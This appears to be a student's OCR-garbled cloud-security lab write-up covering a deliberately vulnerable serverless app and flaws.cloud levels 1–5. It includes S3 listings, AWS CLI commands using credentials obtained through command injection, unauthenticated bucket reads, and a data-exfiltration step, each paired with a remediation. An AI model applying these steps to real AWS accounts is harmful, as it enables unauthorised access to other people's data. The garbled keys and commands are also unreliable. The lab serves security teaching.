      <Key>0257eb67-1152-4697-a21f-103c36113c8c</Key>
      <LastModified>2021-05-30T02:01:30.000Z</LastModified>
      <ETag>"5364599a234ca768ff97d9426595d"</ETag>
      <Size>2418</Size>
      <StorageClass>STANDARD</StorageClass>
    <Contents>
      <Key>0258a836-5f92-4e39-86e6-080ccdd1b51df</Key>
      <LastModified>2021-05-29T22:24:19.000Z</LastModified>
      <ETag>"25e9a4597073bedbf065b0b12fff5472"</ETag>
      <Size>2</Size>
      <StorageClass>STANDARD</StorageClass>
    <Contents>
      <Key>039ad97fe-deec-45d3-8869-24974ec487e0</Key>
      <LastModified>2021-05-31T01:45:01.000Z</LastModified>
      <ETag>"25e9a4597073bedbf065b0b12fff5472"</ETag>
      <Size>2</Size>
      <StorageClass>STANDARD</StorageClass>
    <Contents>
      <Key>03cal0ec-55b8-417c-99f5-01c366b58114</Key>
      <LastModified>2021-05-31T00:31:45.000Z</LastModified>
      <ETag>"54e49a00000000000000000000000000"</ETag>
    <Contents>
  </Contents>
</ListBucketResult>

```

- Find a document that has been converted by another user previously and use its object key to get access to the converted data



```

404 Not Found
nginx/1.14.0 (Ubuntu)

/var/task


```

Vulnerability Description: The bucket provides a listing of all valid keys to anonymous requesters, allowing the adversary to view any arbitrary user's response.

Suggested Remediation: Disable the listing feature.


13. Expose and leverage credentials

- Take a screenshot of the output.



```
python3 -lp-172-31-65-1 x
[...]
voctartsuft:/~environment $ aws configure --profile serverlesshackme
AWS Access Key ID [None]: ASIAIATW54KTSHNCV SHLV.
AWS Secret Access Key [None]: $n8DwPfCCEcxMOLyee5HqZSugncGAMW1RwF5P
Default region [None]: us-east-1
Default output format [None]:
voctartsuft:/~environment $ via $HOME/.aws/credentials
voctartsuft:/~environment $ aws sts get-caller-identity --profile serverlesshackme
{
  "UserId": "206747411323",
  "Account": "206747411323",
  "Arn": "arn:aws:sts::206747411323:assumed-role/serverlessrepo-serverless-goat-FunctionConvert-BDGLF28QGE9N"
}
voctartsuft:/~environment $
```

- Using the profile, show a screenshot of the objects in the S3 bucket that the function is using to store its results.



```
aws s3 ls s3://serverlesshackme
[...]
2021-05-27 20:59:53    2418 e9#120f4-5a8d-43ee-9215-beef9c48381
2021-05-27 20:53:28    31670 ee392394-d085-49d4-8790-65d64911df7a
2021-05-30 21:15:58    2 ee598080-6c75-4692-83d8-628d48b667
2021-05-31 06:51:44    2418 ee5e7205-5e4c-40de-96d6-95cd99c262
2021-05-30 22:27:44    2398 ecc80dd3-2124-4132-8c9f-8160670e0e1
2021-05-28 05:48:41    2418 eb5202e1-9ab7-41b7-8339-220aa9a489c9
2021-05-29 22:27:44    31623 eea2956e-85f0-424f-a512-08ead4db8843
2021-05-28 08:01:13    2 ee5e7205-5e4c-40de-96d6-95cd99c262
2021-05-31 02:02:52    2507 f72d9e31-5084-4669-a205-215c5566077
2021-05-30 02:15:36    2 f016acc0-0f15-4533-b059-807912c6639
2021-05-29 22:08:35    178 f0418bb0-3d14-46c0-aaf0-dcd17154574
2021-05-28 07:31:13    1341 f083c44a-170f-4c79-8ba0-940d9461ab
2021-05-31 02:22:13    1606 f083c334-0734-466c-9742-7f7a6c1198a
2021-05-28 00:15:11    72 f2682212-d13c-49ad-a37f-5a9c2431196
2021-05-28 05:25:11    657 f2987792-413f-44cc-887e-737a09bf8926
2021-05-31 07:59:13    4691 f3191fb0-3e53-453a-a05d-0590f52aa049
2021-05-28 08:00:31    1341 f3191fb0-3e53-453a-a05d-0590f52aa049
2021-05-28 08:00:31    31623 f3191fb0-3e53-453a-a05d-0590f52aa049
2021-05-28 18:20:26    32954 f3c6dd9f-5193-4c30-a529-0e0ca1b041b
2021-05-30 02:43:16    178 f46e246e-4655-4229-acb8-f178665c5c
2021-05-29 19:55:55    2418 f4b11830-3b64-4c19-a5ea-b79d925b6ed
2021-05-28 07:31:13    31670 f4b11830-3b64-4c19-a5ea-b79d925b6ed
2021-05-29 22:28:31    178 f5af37b1-7016-4800-81f2-48870577ff
2021-05-28 17:44:57    2 f5e3508d-1e89-4c71-8419-4311f5e7c7a2
2021-05-31 02:18:59    2507 f630b212-27a8-4902-8c19-11ee801920d8
2021-05-28 08:00:31    1341 f6493679-03f3-4b93-96c5-d57610864ec
2021-05-29 02:14:05    31623 f6493679-03f3-4b93-96c5-d57610864ec
2021-05-28 08:00:31    1341 f774781d-c13f-45c2-8a2b-e445943369
2021-05-28 18:13:32    31623 f774781d-710c-44eb-8457-f75d21ac47
2021-05-29 02:21:09    2 f7ad4d8b-27db-46f8-8c63-0f1bc51e93
2021-05-28 18:20:26    2 f7ad4d8b-27db-46f8-8c63-0f1bc51e93
2021-05-30 02:11:16    178 f90611d2-3d1c-4923-a27-52a1f049c646
2021-05-30 07:07:15    1341 f983c44a-170f-4c79-8ba0-940d9461ab
2021-05-28 17:30:27    2 f989c23d-b136-4086-92a3-0dc220818254
2021-05-29 02:21:09    2 f989c23d-b136-4086-92a3-0dc220818254
2021-05-28 08:00:31    2 f989c23d-b136-4086-92a3-0dc220818254
2021-05-29 22:05:44    2 f989c23d-b136-4086-92a3-0dc220818254
2021-05-30 23:20:44    15662 f010cf05-9e2d-4e41-ac13-d511232b662
2021-05-30 23:01:09    1519 f054e4cd-3e73-4446-8884-964d07957a5
2021-05-29 02:01:11    2418 f0818bb0-3d14-46c0-aaf0-dcd17154574
2021-05-29 02:01:11    2 f0818bb0-3d14-46c0-aaf0-dcd17154574
2021-05-30 02:05:05    178 f088332a-9d44-402e-b1b4-7f0139f82a19
2021-05-31 07:32:48    2372 f0f0fd4d-d014-4580-91c8-c6b5f5f5c217
2021-05-27 20:18:08    178 f0f2fffc-87b8-4e79-8862-4e987de0e558
2021-05-28 07:31:13    31670 f0f2fffc-87b8-4e79-8862-4e987de0e558
2021-05-29 22:03:59    109 f0f31b7c-9e5c-4530-7e0a-161a747a740f3
2021-05-31 06:21:30    2 f0385bc3-c084-4a01-9f61-442834ee6f6
2021-05-31 17:16:00    188 f0625a8d-0e40-40fe-9459-33c60992ccf6
2021-05-29 02:01:05    31623 f07e6573-ecb-432c-82f9-c93e19966
2021-05-29 02:05:05    178 f07e6573-ecb-432c-82f9-c93e19966
2021-05-28 18:06:19    2372 f0c0ff2d-8c8a-4fe9-b458-2e0ed431fb03a
2021-05-31 01:02:30    2418 f408434-tf3-49b3-9277-14667eab3d
2021-05-30 11:33:39    31616 ffc83159-ccf7-4a08-ac50-341b88a7c668
2021-05-30 11:33:39    2 ffc65b3b-3c5d-491a-9978-11536088653
voctartsuft:/~environment $
```

Vulnerability Description: Using the command injection vulnerability, the adversary may obtain the credentials to access the full contents of the bucket.

Suggested Remediation: Validate the client input before using, per the request validation documentation above.

14. Excess permissions

- Does the application ever need to read from the table specified?


No--that's the job of the access point returned to the browser.

- What permissions might not be necessary in this policy?

List, Read, permissions management

15. Data exfiltration

- Take a screenshot of a conversion and IP address from another user.



Vulnerability Description: The injection vulnerability permits the adversary to run arbitrary code, including code printing out the recorded details of other user visits to the site including potentially sensitive information such as ip addresses.

Suggested Remediation: Validate the client input before using, per the request validation documentation above.


Lab 4.3

3. flaws: Level 1

- As the command output shows, it is being served out of an S3 bucket. What region is this bucket located in?

Us-west-2

- Show the site when visited via this URL.




- Show the results of visiting this URL.

```

<ListBucketResult xmlns="http://s3.amazonaws.com/doc/2006-03-01/">
  <Name>flaws.cloud.s3.amazonaws.com</Name>
  <Prefix/>
  <Marker/>
  <MaxKeys>1000</MaxKeys>
  <IsTruncated>false</IsTruncated>
  <Contents>
    <Contents>
      <Key>key1.html</Key>
      <LastModified>2017-03-14T03:00:38.000Z</LastModified>
      <ETag>"565f4ec1dce25978eb919ead474lab9"</ETag>
      <Size>2575</Size>
      <StorageClass>STANDARD</StorageClass>
    </Contents>
    <Contents>
      <Key>key2.html</Key>
      <LastModified>2017-03-03T04:05:17.000Z</LastModified>
      <ETag>"565f4ec1dce25978eb919ead474lab9"</ETag>
      <Size>1101</Size>
      <StorageClass>STANDARD</StorageClass>
    </Contents>
    <Contents>
      <Key>key3.html</Key>
      <LastModified>2017-03-03T04:05:11.000Z</LastModified>
      <ETag>"ffedc3463f939edeff5512becc09899"</ETag>
      <Size>1101</Size>
      <StorageClass>STANDARD</StorageClass>
    </Contents>
    <Contents>
      <Key>index.html</Key>
      <LastModified>2020-05-22T18:16:45.000Z</LastModified>
      <ETag>"f0189cccc6ad3d3a7f839da3af77000a"</ETag>
      <Size>3162</Size>
      <StorageClass>STANDARD</StorageClass>
    </Contents>
    <Contents>
      <Key>logo.png</Key>
      <LastModified>2018-07-10T16:47:16.000Z</LastModified>
      <ETag>"e98190d05834f58379f94c2217"</ETag>
      <Size>1979</Size>
      <StorageClass>STANDARD</StorageClass>
    </Contents>
    <Contents>
      <Key>robots.txt</Key>
      <LastModified>2017-02-27T01:59:28.000Z</LastModified>
      <ETag>"66638f2de4de6691c78a1902bf15a"</ETag>
      <Size>46</Size>
      <StorageClass>STANDARD</StorageClass>
    </Contents>
  </Contents>
</ListBucketResult>

```

- Show the results of visiting this URL and continue to the next level.



Vulnerability Description: The bucket provides a listing of files, allowing anyone to navigate to the secret file.

Suggested Remediation: Disable the file listing feature, and consider making the file name harder to guess.

4. flaws: Level 2


- Show the result in a screenshot.

```

<?xml version="1.0" encoding="UTF-8"?>
<Error>
    <Code>AccessDenied</Code>
    <Message>Access Denied</Message>
    <RequestId>Q0CNW5Y73C883P27/RequestID</RequestId>
    <HostId>w1zfzU/9Hryp5dr5kxzfchrg5g27OINzhGufrvvecQ29f5Ny3YL8CfatGjAdFPhy6JnDF10Q2qg=</HostId>
</Error>

```

- Didn't ask for this level's completion ss, but I'm showing it anyway...



Vulnerability Description: The bucket listing is restricted, but anyone with an unauthenticated aws account can list them with ls.

Suggested Remediation: Create and properly assign a role for listing files in the bucket.

5. flaws: Level 3

- Show the results of visiting the URL.

```

<ListBucketResult xmlns="http://s3.amazonaws.com/doc/2006-03-01/">
    <Name>level13-9af3927f195e10225021a578e6f78df.flaws.cloud.s3.amazonaws.com</Name>
    <Marker/>
    <MaxKeys>1000</MaxKeys>
    <IsTruncated>false</IsTruncated>
    <Contents>
        <Key>.git/COPYRIGHT_EDITIONS</Key>
        <LastModified>2017-09-17T15:12:24.000Z</LastModified>
        <ETag>"5fb2fcbb2664a23f08ddba070ee7427"</ETag>
        <Size>52</Size>
        <StorageClass>STANDARD</StorageClass>
    </Contents>
    <Contents>
        <Key>.git/HEAD</Key>
        <LastModified>2017-09-17T15:12:24.000Z</LastModified>
        <ETag>"4cf2d4e44205fe628ddd534e1151b58"</ETag>
        <Size>23</Size>
        <StorageClass>STANDARD</StorageClass>
    </Contents>
    <Contents>
        <Key>.git/config</Key>
        <LastModified>2017-09-17T15:12:24.000Z</LastModified>
        <ETag>"920bd1e13bf8d93d1f4a5b71b6"</ETag>
        <Size>18</Size>
        <StorageClass>STANDARD</StorageClass>
    </Contents>
    <Contents>
        <Key>.git/description</Key>
        <LastModified>2017-09-17T15:12:24.000Z</LastModified>
        <ETag>"a0c7cff21f2zeacfcfa1d9316d816c"</ETag>
        <Size>73</Size>
        <StorageClass>STANDARD</StorageClass>
    </Contents>
    <Contents>
        <Key>.git/hooks/applypatch-msg.sample</Key>
        <LastModified>2017-09-17T15:12:24.000Z</LastModified>
        <ETag>"3e24f963b3df7e08f0eef5"</ETag>
        <Size>452</Size>
        <StorageClass>STANDARD</StorageClass>
    </Contents>
    <Contents>
        <Key>.git/hooks/commit-msg.sample</Key>
        <LastModified>2017-09-17T15:12:24.000Z</LastModified>
        <ETag>"5793a3c1e12a1e4a98169175fb913012"</ETag>
        <Size>896</Size>
        <StorageClass>STANDARD</StorageClass>
    </Contents>
    <Contents>
        <Key>.git/hooks/post-update.sample</Key>
        <LastModified>2017-09-17T15:12:24.000Z</LastModified>
        <ETag>"2b7ea5ce3c49ff53d41e08785eb974c"</ETag>
        <Size>189</Size>
        <StorageClass>STANDARD</StorageClass>
    </Contents>
    <Contents>
        <Key>.git/hooks/pre-applypatch.sample</Key>
        <LastModified>2017-09-17T15:12:24.000Z</LastModified>
    </Contents>

```


- Show the contents of this file

```

bash - ip-172-31-65-156 ~
aws s3 ls s3://level13-9af3927f195e10225021a578e6f78df.flaws.cloud.s3.amazonaws.com/
An error occurred (NoSuchBucket) when calling the ListObjectSummary operation: The specified bucket does not exist
aws s3 ls s3://level13-9af3927f195e10225021a578e6f78df.flaws.cloud/
2017-02-27 02:01:15      80751 everyone.png
2017-02-27 02:01:15      13999 index.html
2017-02-27 02:04:39      1835 hint2.html
2017-02-27 02:01:15      2786 index.html
2017-02-27 02:01:15      26 robots.txt
2017-02-27 02:01:15      10999 secret-e443fc.html
aws s3 ls s3://level13-9af3927f195e10225021a578e6f78df.flaws.cloud/
PRE_.git
2017-02-27 00:14:33      123637 authenticated_users.png
2017-02-27 00:14:33      13999 index.html
2017-02-27 00:14:34      1426 hint2.html
2017-02-27 00:14:35      1247 hint3.html
2017-02-27 00:14:33      1035 hint4.html
2020-02-27 00:14:33      13999 index.html
2017-02-27 00:14:33      26 robots.txt
aws s3 cp --no-sign-request s3://level13-9af3927f195e10225021a578e6f78df.flaws.cloud/robots.txt .
download: s3://level13-9af3927f195e10225021a578e6f78df.flaws.cloud/robots.txt to ./robots.txt
aws s3 cp ./robots.txt .
User-agent: Disallow: /vocstartsoft/~/environment $ 

```

- Try visiting the [level6 URL](#) and show the results.




Vulnerability Description: The access key was improperly added to the git repo, but not subsequently revoked, allowing the adversary to access that key by downloading the repo.

Suggested Remediation: Revoke that key.

6. flaws: Level 4

- To find out how many snapshots we can access, show the output of the following command:



Vulnerability Description: The secret credentials are stored in a snapshot that the adversary may retrieve and access.

Suggested Remediation: Don't store those credentials in plaintext files, and remove access to those backups.


7. flaws: Level 5

- Show the results including the address bar.

This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
<?xml version="1.0" encoding="UTF-8"?>
<rss xmlns="http://www.w3.org/2005/Atom" version="2.0">
  <title>Summit Route</title>
  <description></description>
  <link>https://summitroute.com</link>
  <atomLink href="http://summitroute.com/blog/feed.xml" rel="self" type="application/rss+xml"/>
  <item>
    <title>AWS security project ideas</title>
